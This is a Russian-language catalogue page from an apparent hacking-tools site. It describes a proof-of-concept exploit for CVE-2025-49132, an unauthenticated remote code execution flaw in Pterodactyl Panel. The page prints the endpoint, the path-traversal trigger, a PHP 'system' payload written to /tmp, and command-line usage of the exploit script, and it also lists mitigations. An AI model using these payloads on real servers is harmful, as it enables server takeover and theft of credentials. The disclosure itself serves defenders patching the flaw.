
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-49132-Pterodactyl-Panel-Unauthenticated-Remote-Code-Execution-RCE- — Эксплойт PoC для CVE-2025-49132 (GHSA-24wv-6c99-f843) – Неавторизованное удалённое выполнение кода в Pterodactyl Panel ≤ 1.11.10 | Kitploit
Инструменты/GitHubGitHub/dollarboysushil/cve-2025-49132-pterodactyl-panel-unauthenticated-remote-code-execution-rce-
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed TeamingРазработка Полезной Нагрузки
GitHubdollarboysushil/cve-2025-49132-pterodactyl-panel-unauthenticated-remote-code-execution-rce-

CVE-2025-49132-Pterodactyl-Panel-Unauthenticated-Remote-Code-Execution-RCE-

Эксплойт PoC для CVE-2025-49132 (GHSA-24wv-6c99-f843) – Неавторизованное удалённое выполнение кода в Pterodactyl Panel ≤ 1.11.10

РепозиторийСайт
3199 месяцев назадЕщё не проверено
Поделиться

CVE-2025-49132

Pterodactyl Panel - Неаутентифицированное удаленное выполнение кода (RCE)


🔎 Краткое описание

CVE‑2025‑49132 — это критическая уязвимость удаленного выполнения кода, затрагивающая Pterodactyl Panel <= 1.11.10.

Неаутентифицированный злоумышленник может использовать неправильную проверку входных данных в конечной точке /locales/locale.json для выполнения произвольных системных команд.

Исправлено в версии: 1.11.11


📌 Воздействие

Успешная эксплуатация позволяет:

  • Неаутентифицированное удаленное выполнение кода
  • Чтение конфиденциальных файлов (например, .env)
  • Извлечение учетных данных базы данных
  • Полную компрометацию сервера

Серьезность: Критическая


🧠 Коренная причина

Уязвимость существует из-за неправильной проверки:

  • параметра locale
  • параметра namespace

Злоумышленник может:

  1. Использовать обход каталога (../../../../../)
  2. Воспользоваться config-create
  3. Записать произвольные PHP-полезные нагрузки в /tmp
  4. Запустить выполнение через специально созданную загрузку пространства имен

Классификация слабости: CWE-94 — Неправильный контроль генерации кода


🚀 Доказательство концепции (PoC)


Использование

python3 CVE-2025-49132-dbs.py --target <host> --cmd "<command>" [--path <pear_path>]

Примеры

python3 CVE-2025-49132-dbs.py --target victim.com --cmd "whoami"
python3 CVE-2025-49132-dbs.py --target 192.168.1.10 --cmd "id" --path /usr/local/lib/php/PEAR


Путь по умолчанию:

/usr/share/php/PEAR

Получить правильный путь со страницы /phpinfo.php альтернативный текст

🛠 Процесс эксплуатации

Шаг 1 - Запись полезной нагрузки

Злоумышленник внедряет вредоносную PHP-полезную нагрузку в /tmp/payload.php с помощью:

/<?=system('id')?>+/tmp/payload.php

Шаг 2 --- Запуск выполнения

Вызовом:

?locale=../../../../../tmp&namespace=payload

Сервер выполняет внедренный PHP.
альтернативный текст

🛡 Смягчение

  • Обновление до Pterodactyl Panel >= 1.11.11
  • Очистка входных данных locale и namespace
  • Отключение опасных PHP-функций
  • Ограничение ненужного доступа к конечным точкам

📚 Ссылки

  • Консультация GitHub: GHSA-24wv-6c99-f843
  • CVE-2025-49132
  • Коммит исправления Pterodactyl Panel v1.11.11

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    634
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    417
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    383
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    328
  • 6

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    288

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




